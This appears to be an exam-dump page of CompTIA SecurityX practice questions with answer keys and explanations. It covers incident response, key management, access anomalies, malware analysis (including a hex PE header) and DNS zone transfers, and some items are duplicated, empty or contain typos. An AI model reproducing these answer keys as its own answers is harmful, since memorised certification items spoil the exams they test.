- A. Create an allow list for the vulnerability scanner IPs in order to avoid false positives
- B. Configure the scan policy to avoid targeting an out-of-scope host
- C. Set network behavior analysis rules
- D. Quarantine the scanner sensor to perform a forensic analysis

**Answer: D (LEAVE A REPLY)**

When a security analyst receives a notification about an attack that appears to originate from an internal vulnerability scanner, it suggests that the scanner itself might have been compromised. This situation is critical because a compromised scanner can potentially conduct unauthorized scans, leak sensitive information, or execute malicious actions within the network. The appropriate first action involves containing the threat to prevent further damage and allow for a thorough investigation.

Here's why quarantining the scanner sensor is the best immediate action:

- \* Containment and Isolation: Quarantining the scanner will immediately prevent it from continuing any malicious activity or scans. This containment is crucial to protect the rest of the network from potential harm.
- \* Forensic Analysis: By isolating the scanner, a forensic analysis can be performed to understand how it was compromised, what actions it took, and what data or systems might have been affected. This analysis will provide valuable insights into the nature of the attack and help in taking appropriate remedial actions.
- \* Preventing Further Attacks: If the scanner is allowed to continue operating, it might execute more unauthorized actions, leading to greater damage. Quarantine ensures that the threat is neutralized promptly.
- \* Root Cause Identification: A forensic analysis can help identify vulnerabilities in the scanner's configuration, software, or underlying system that allowed the compromise. This information is essential for preventing future incidents.

Other options, while potentially useful in the long term, are not appropriate as immediate actions in this scenario:

- \* A. Create an allow list for the vulnerability scanner IPs to avoid false positives: This action addresses false positives but does not mitigate the immediate threat posed by the compromised scanner.
- \* B. Configure the scan policy to avoid targeting an out-of-scope host: This step is preventive for future scans but does not deal with the current incident where the scanner is already compromised.
- \* C. Set network behavior analysis rules: While useful for ongoing monitoring and detection, this does not address the immediate need to stop the compromised scanner's activities.

In conclusion, the first and most crucial action is to quarantine the scanner sensor to halt any malicious activity and perform a forensic analysis to understand the scope and nature of the compromise. This step ensures that the threat is contained and provides a basis for further remediation efforts.

References:

- \* CompTIA SecurityX Study Guide
- \* NIST Special Publication 800-61 Revision 2, "Computer Security Incident Handling Guide"

#### NEW QUESTION: 124

An external SaaS solution user reports a bug associated with the role-based access control module. This bug allows users to bypass system logic associated with client segmentation in the multitenant deployment model.

When assessing the bug report, the developer finds that the same bug was previously identified and addressed in an earlier release. The developer then determines the bug was reintroduced when an existing software component was integrated from a prior version of the platform. Which of the following is the best way to prevent this scenario?

- A.** Regression testing
- B.** Code signing
- C.** Automated test and retest
- D.** User acceptance testing
- E.** Software composition analysis

**Answer: (SHOW ANSWER)**

Regression testing is a software testing practice that ensures that recent code changes have not adversely affected existing functionalities. In this scenario, the reintroduction of a previously fixed bug indicates that changes or integrations brought back the old issue. Implementing comprehensive regression testing would help detect such reintroductions by systematically retesting the existing functionalities whenever changes are made to the codebase. This practice is crucial in maintaining the integrity of the application, especially in complex systems where multiple components interact.

Reference: CompTIA SecurityX CAS-005 Official Study Guide, Chapter 8: "Software Development Security," Section 8.3: "Testing and Validation Processes."

#### NEW QUESTION: 125

Which of the following key management practices ensures that an encryption key is maintained within the organization?

- A.** Encrypting using a key stored in an on-premises hardware security module
- B.** Encrypting using server-side encryption capabilities provided by the cloud provider
- C.** Encrypting using encryption and key storage systems provided by the cloud provider
- D.** Encrypting using a key escrow process for storage of the encryption key

**Answer: A (LEAVE A REPLY)**

Step by Step

Understanding the Scenario: The question is about ensuring that an organization retains control over its encryption keys. It focuses on different key storage and management methods.

Analyzing the Answer Choices:

A . Encrypting using a key stored in an on-premises hardware security module (HSM): This is the best option for maintaining complete control over encryption keys. An HSM is a dedicated, tamper-resistant hardware device specifically designed for secure key storage and cryptographic operations. Storing keys on-premises within an HSM ensures the organization has exclusive access.

Reference:

B . Encrypting using server-side encryption capabilities provided by the cloud provider: With server-side encryption, the cloud provider typically manages the encryption keys. This means the organization is relinquishing some control over the keys.

C . Encrypting using encryption and key storage systems provided by the cloud provider: Similar to option B, using cloud-provider-managed key storage systems means the organization doesn't have full, exclusive control over the keys.

D . Encrypting using a key escrow process for storage of the encryption key: Key escrow involves entrusting a third party with a copy of the encryption key. This introduces a potential security risk, as the organization no longer has sole control over the key. Also, the key is not maintained within the organization.

Why A is the Correct answer:

Control: On-premises HSMs provide the highest level of control over encryption keys. The organization has physical and logical control over the HSM and the keys stored within it.

Security: HSMs are designed to be tamper-resistant and protect keys from unauthorized access, even if the surrounding systems are compromised.

Compliance: In some industries, regulatory requirements may mandate that organizations maintain direct control over their encryption keys. On-premises HSMs can help meet these requirements.

CASP+ Relevance: HSMs, key management, and data encryption are fundamental topics in CASP+. The exam emphasizes understanding the security implications of different key management approaches.

Elaboration on Key Management Principles:

Key LifecycleManagement: Proper key management involves managing the entire lifecycle of a key, from generation and storage to rotation and destruction.

Separation of Duties: It's generally a good practice to separate the roles of key management and data encryption to enhance security.

Access Control: Strict access controls should be in place to limit who can access and use encryption keys.

In conclusion, using an on-premises HSM for key storage is the best way to ensure that an organization maintains control over its encryption keys. It provides the highest level of security and control, aligning with best practices in cryptography and key management as emphasized in the CASP+ exam objectives.

NEW QUESTION: 126

Due to an infrastructure optimization plan, a company has moved from a unified architecture to a federated architecture divided by region. Long-term employees now have a better experience, but new employees are experiencing major performance issues when traveling between regions. The company is reviewing the following information:

| Date and time       | Region   | Employee | System   | Status          |
|---------------------|----------|----------|----------|-----------------|
| 1/25/2024 8:00 a.m. | Americas | 1        | Building | Access granted  |
| 1/25/2024 8:05 a.m. | Americas | 1        | EMP1-LT  | Log-in success  |
| 1/25/2024 4:55 p.m. | Americas | 1        | EMP1-LT  | Log-out success |
| 1/26/2024 9:00 a.m. | Europe   | 1        | Building | Access granted  |
| 1/26/2024 9:15 a.m. | Europe   | 1        | EMP1-LT  | Log-in success  |
| 1/26/2024 4:55 p.m. | Europe   | 1        | EMP1-LT  | Log-out success |

| Date and time       | Region   | Employee | System   | Status          |
|---------------------|----------|----------|----------|-----------------|
| 1/25/2024 8:00 a.m. | Americas | 2        | Building | Access granted  |
| 1/25/2024 8:05 a.m. | Americas | 2        | EMP1-LT  | Log-in success  |
| 1/25/2024 4:55 p.m. | Americas | 2        | EMP1-LT  | Log-out success |
| 1/26/2024 9:00 a.m. | Europe   | 2        | Building | Access denied   |
| 1/26/2024 9:01 a.m. | Europe   | 2        | Building | Access denied   |
| 1/26/2024 9:02 a.m. | Europe   | 2        | Building | Access denied   |

- Which of the following is the most effective action to remediate the issue?
- A. Synchronizing all regions' user identities and ensuring ongoing synchronization
  - B. Resyncing single sign-on application with connected security appliances
  - C. Creating a new user entry in the affected region for the affected employee
  - D. Restarting European region physical access control systems

Answer: A (LEAVE A REPLY)

NEW QUESTION: 127

A security architect is mitigating a vulnerability that previously led to a web application data breach. An analysis into the root cause of the issue finds the following:

An administrator's account was hijacked and used on several Autonomous System Numbers within 30 minutes.  
All administrators use named accounts that require multifactor authentication.  
Single sign-on is used for all company applications.  
Which of the following should the security architect do to mitigate the issue?

- A. Configure token theft detection on the single sign-on system with automatic account lockouts.
- B. Enable context-based authentication when network locations change on administrator login attempts.
- C. Decentralize administrator accounts and force unique passwords for each application.
- D. Enforce biometric authentication requirements for the administrator's named accounts.

Answer: B (LEAVE A REPLY)

Comprehensive and Detailed

The hijacked administrator account was used across multiple ASNs (indicating different network locations) in a short time, despite MFA and SSO. This suggests a stolen session or token misuse. Let's analyze:

- A . Token theft detection with lockouts: Useful for detecting stolen SSO tokens, but it's reactive and may not prevent initial misuse across networks.
- B . Context-based authentication: This adds real-time checks (e.g., geolocation, IP changes) to verify login attempts. Given the rapid ASN changes, this proactively mitigates the issue by challenging suspicious logins, aligning with CAS-005's focus on adaptive security.
- C . Decentralize accounts: This removes SSO, increasing complexity and weakening MFA enforcement, which isn't practical or secure.
- D . Biometric authentication: While strong, it doesn't address the network-hopping behavior and may not integrate easily with SSO.

NEW QUESTION: 128

A security analyst is troubleshooting the reason a specific user is having difficulty accessing company resources The analyst reviews the following information:

| User   | Source IP    | Source location | User assigned location | MFA satisfied? | Session status |
|--------|--------------|-----------------|------------------------|----------------|----------------|
| SALES1 | 8.11.4.16    | Germany         | France                 | Yes            | Blocked        |
| SALES1 | 8.11.4.16    | Germany         | France                 | Yes            | Blocked        |
| ACCT1  | 192.168.4.18 | France          | France                 | No             | Allowed        |
| SALES1 | 8.11.4.16    | Germany         | France                 | Yes            | Blocked        |
| ACCT1  | 8.11.4.16    | Germany         | France                 | Yes            | Blocked        |
| SALES2 | 8.11.4.20    | France          | France                 | Yes            | Allowed        |

Which of the following is most likely the cause of the issue?

- A. The local network access has been configured to bypass MFA requirements.
- B. A network geolocation is being misidentified by the authentication server
- C. Administrator access from an alternate location is blocked by company policy
- D. Several users have not configured their mobile devices to receive OTP codes

Answer: B (LEAVE A REPLY)

The table shows that the user "SALES1" is consistently blocked despite having met the MFA requirements.

The common factor in these blocked attempts is the source IP address (8.11.4.16) being identified as from Germany while the user is assigned to France. This discrepancy suggests that the network geolocation is being misidentified by the authentication server, causing legitimate access attempts to be blocked.

Why Network Geolocation Misidentification?

Geolocation Accuracy: Authentication systems often use IP geolocation to verify the location of access attempts. Incorrect geolocation data can lead to legitimate requests being denied if they appear to come from unexpected locations.

Security Policies: Company security policies might block access attempts from certain locations to prevent unauthorized access. If the geolocation is wrong, legitimate users can be inadvertently blocked.

Consistent Pattern: The user "SALES1" from the IP address 8.11.4.16 is always blocked, indicating a consistent issue with geolocation.

Other options do not align with the pattern observed:

A: Bypass MFA requirements: MFA is satisfied, so bypassing MFA is not the issue.

C: Administrator access policy: This is about user access, not specific administrator access.

D: OTP codes: The user has satisfied MFA, so OTP code configuration is not the issue.

References:

CompTIA SecurityX Study Guide

"Geolocation and Authentication," NIST Special Publication 800-63B

"IP Geolocation Accuracy," Cisco Documentation

**NEW QUESTION: 129**

A security analyst is troubleshooting the reason a specific user is having difficulty accessing company resources. The analyst reviews the following information:

| User   | Source IP    | Source location | User assigned location | MFA satisfied? | Sign-in status |
|--------|--------------|-----------------|------------------------|----------------|----------------|
| SALES1 | 8.11.4.16    | Germany         | France                 | Yes            | Blocked        |
| SALES1 | 8.11.4.16    | Germany         | France                 | Yes            | Blocked        |
| ACCT1  | 192.168.4.18 | France          | France                 | No             | Allowed        |
| SALES1 | 8.11.4.16    | Germany         | France                 | Yes            | Blocked        |
| ACCT1  | 8.11.4.16    | Germany         | France                 | Yes            | Blocked        |
| SALES2 | 8.11.4.20    | France          | France                 | Yes            | Allowed        |

Which of the following is most likely the cause of the issue?

- A. The local network access has been configured to bypass MFA requirements
- B. A network geolocation is being misidentified by the authentication server
- C. Administrator access from an alternate location is blocked by company policy
- D. Several users have not configured their mobile devices to receive OTP codes

**Answer:** (SHOW ANSWER)

The SALES1 user is consistently being blocked despite satisfying MFA requirements, and the source IP is in Germany while the user assigned location is France. This indicates that the authentication server might be misidentifying the network geolocation or incorrectly associating the IP address with a different location, leading to the blockage of access.

**NEW QUESTION: 130**

A company detects suspicious activity associated with external connections Security detection tools are unable to categorize this activity. Which of the following is the best solution to help the company overcome this challenge?

- A. Implement an Interactive honeypot
- B. Map network traffic to known IoCs.
- C. Monitor the dark web
- D. implement UEBA

**Answer:** (SHOW ANSWER)

User and Entity Behavior Analytics (UEBA) is the best solution to help the company overcome challenges associated with suspicious activity that cannot be categorized by traditional detection tools. UEBA uses advanced analytics to establish baselines of normal behavior for users and entities within the network. It then identifies deviations from these baselines, which may indicate malicious activity. This approach is particularly effective for detecting unknown threats and sophisticated attacks that do not match known indicators of compromise (IoCs).

Reference: CompTIA SecurityX Study Guide, Chapter on Advanced Threat Detection and Mitigation, Section on User and Entity Behavior Analytics (UEBA).

**NEW QUESTION: 131**

```
4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20  
6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00  
50 45 00 00 4c 01 03 00 34 6d be 66 00 00 00 00 00 00 00 e0 00 0f 03 0b 01 05 00 00 70 00 00 00 10 00 00 00 d0 00 00 70 4c 01 00 00 e0 00 00 00 50 01 00 00 00 40 00  
00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 04 00 00 00 00 00 00 00 60 01 00 00 02 00 00 00 00 00 03 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00  
00 00 00 00 10 00 00 00 00 00 00 00 00 00 00
```

Attempts to run the code in a sandbox produce no results. Which of the following should the malware analyst do next to further analyze the malware and discover useful IoCs?

- A.** Convert the hex-encoded sample to binary and attempt to decompile it.
- B.** Run the encoded sample through an online vulnerability tool and check for any matches.
- C.** Pad the beginning and end of the sample with binary executables and attempt to execute it.
- D.** Use a disassembler on the unencoded snippet to convert from binary to ASCII text.

**Answer: A (LEAVE A REPLY)**

The provided hex sequence begins with "4d 5a," which corresponds to the ASCII characters "MZ," indicating the presence of a DOS MZ executable file header. This suggests that the sample is a Windows executable file. To analyze this malware effectively, the analyst should convert the hex-encoded data back into its binary form to reconstruct the executable file. Once converted, the analyst can use decompilation tools to translate the binary code into a higher-level programming language, facilitating a deeper understanding of the malware's functionality and the extraction of Indicators of Compromise (IoCs).

Other options, such as running the sample through an online vulnerability tool (Option B) or padding it with executables (Option C), are less effective without first converting the hex data back to its original binary form. Using a disassembler on the unencoded snippet (Option D) would not be feasible until the hex data is properly reconstructed into its executable binary format.

**NEW QUESTION: 132**

An incident response team is analyzing malware and observes the following:

- \* Does not execute in a sandbox
- \* No network IoCs
- \* No publicly known hash match
- \* No process injection method detected

Which of the following should the team do next to proceed with further analysis?

- A.** Use an online vims analysis tool to analyze the sample
- B.** Check for an anti-virtualization code in the sample
- C.** Utilize a new deployed machine to run the sample.
- D.** Search oilier internal sources for a new sample.

**Answer: B (LEAVE A REPLY)**


Malware that does not execute in a sandbox environment often contains anti-analysis techniques, such as anti- virtualization code. This code detects when the malware is running in a virtualized environment and alters its behavior to avoid detection. Checking for anti-virtualization code is a logical next step because:

It helps determine if the malware is designed to evade analysis tools.


Identifying such code can provide insights into the malware's behavior and intent.

This step can also inform further analysis methods, such as running the malware on physical hardware.

**NEW QUESTION: 133**



Answer:



An organization is planning for disaster recovery and continuity of operations.

#### INSTRUCTIONS

Review the following scenarios and instructions. Match each relevant finding to the affected host.

After associating scenario 3 with the appropriate host(s), click the host to select the appropriate corrective action for that finding.

Each finding may be used more than once.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

#### NEW QUESTION: 134

Previously intercepted communications must remain secure even if a current encryption key is compromised in the future. Which of the following best supports this requirement?

- A. Tokenization
- B. Key stretching
- C. Forward secrecy
- D. Simultaneous authentication of equals

**Answer: C ([LEAVE A REPLY](#))**

Forward secrecy (FS) ensures that past encrypted data remains secure even if encryption keys are compromised in the future. It generates ephemeral session keys that are not reused.

#### NEW QUESTION: 135

A security engineer needs to secure the OT environment based on the following requirements:

- \* Isolate the OT network segment
- \* Restrict Internet access.
- \* Apply security updates to workstations
- \* Provide remote access to third-party vendors

Which of the following design strategies should the engineer implement to best meet these requirements?

- A.** Deploy a jump box on the third party network to access the OT environment and provide updates using a physical delivery method on the workstations
- B.** Implement a bastion host in the OT network with security tools in place to monitor access and use a dedicated update server for the workstations.
- C.** Enable outbound internet access on the OT firewall to any destination IP address and use the centralized update server for the workstations
- D.** Create a staging environment on the OT network for the third-party vendor to access and enable automatic updates on the workstations.

**Answer: ([SHOW ANSWER](#))**

To secure the Operational Technology (OT) environment based on the given requirements, the best approach is to implement a bastion host in the OT network. The bastion host serves as a secure entry point for remote access, allowing third-party vendors to connect while being monitored by security tools. Using a dedicated update server for workstations ensures that security updates are applied in a controlled manner without direct internet access.

Reference:

CompTIA SecurityX Study Guide: Recommends the use of bastion hosts and dedicated update servers for securing OT environments.

NIST Special Publication 800-82, "Guide to Industrial Control Systems (ICS) Security": Advises on isolating OT networks and using secure remote access methods.

"Industrial Network Security" by Eric D. Knapp and Joel Thomas Langill: Discusses strategies for securing OT networks, including the use of bastion hosts and update servers.

#### NEW QUESTION: 136

A senior security engineer flags the following log file snippet as having likely facilitated an attacker's lateral movement in a recent breach:



```
[log.txt]
...
qry_source: 19.27.214.22 TCP/53
qry_dest: 199.109.22.13 TCP/53
qry_type: AXFR
| in comptia.org
-----| directoryserver1 A 10.80.8.11
-----| directoryserver2 A 10.80.8.11
-----| directoryserver3 A 10.80.8.12
-----| internal-dns A 10.80.9.1
-----| www-int A 10.80.9.2
-----| fshare A 10.80.9.4
-----| sip A 10.80.9.5
-----| man-crit-apps A 10.81.22.22
...

```

Which of the following solutions, if implemented, would mitigate the risk of this issue reoccurring?

- A.** Disabling DNS zone transfers
- B.** Restricting DNS traffic to UDP/W
- C.** Implementing DNS masking on internal servers
- D.** Permitting only clients from internal networks to query DNS

**Answer: A ([LEAVE A REPLY](#))**

The log snippet indicates a DNS AXFR (zone transfer) request, which can be exploited by attackers to gather detailed information about an internal network's infrastructure. Disabling DNS zone transfers is the best solution to mitigate this risk. Zone transfers should generally be restricted to authorized secondary DNS servers and not be publicly accessible, as they can reveal sensitive network information that facilitates lateral movement during an attack.

References:

CompTIA SecurityX Study Guide: Discusses the importance of securing DNS configurations, including restricting zone transfers.

NIST Special Publication 800-81, "Secure Domain Name System (DNS) Deployment Guide": Recommends restricting or disabling DNS zone transfers to prevent information leakage.

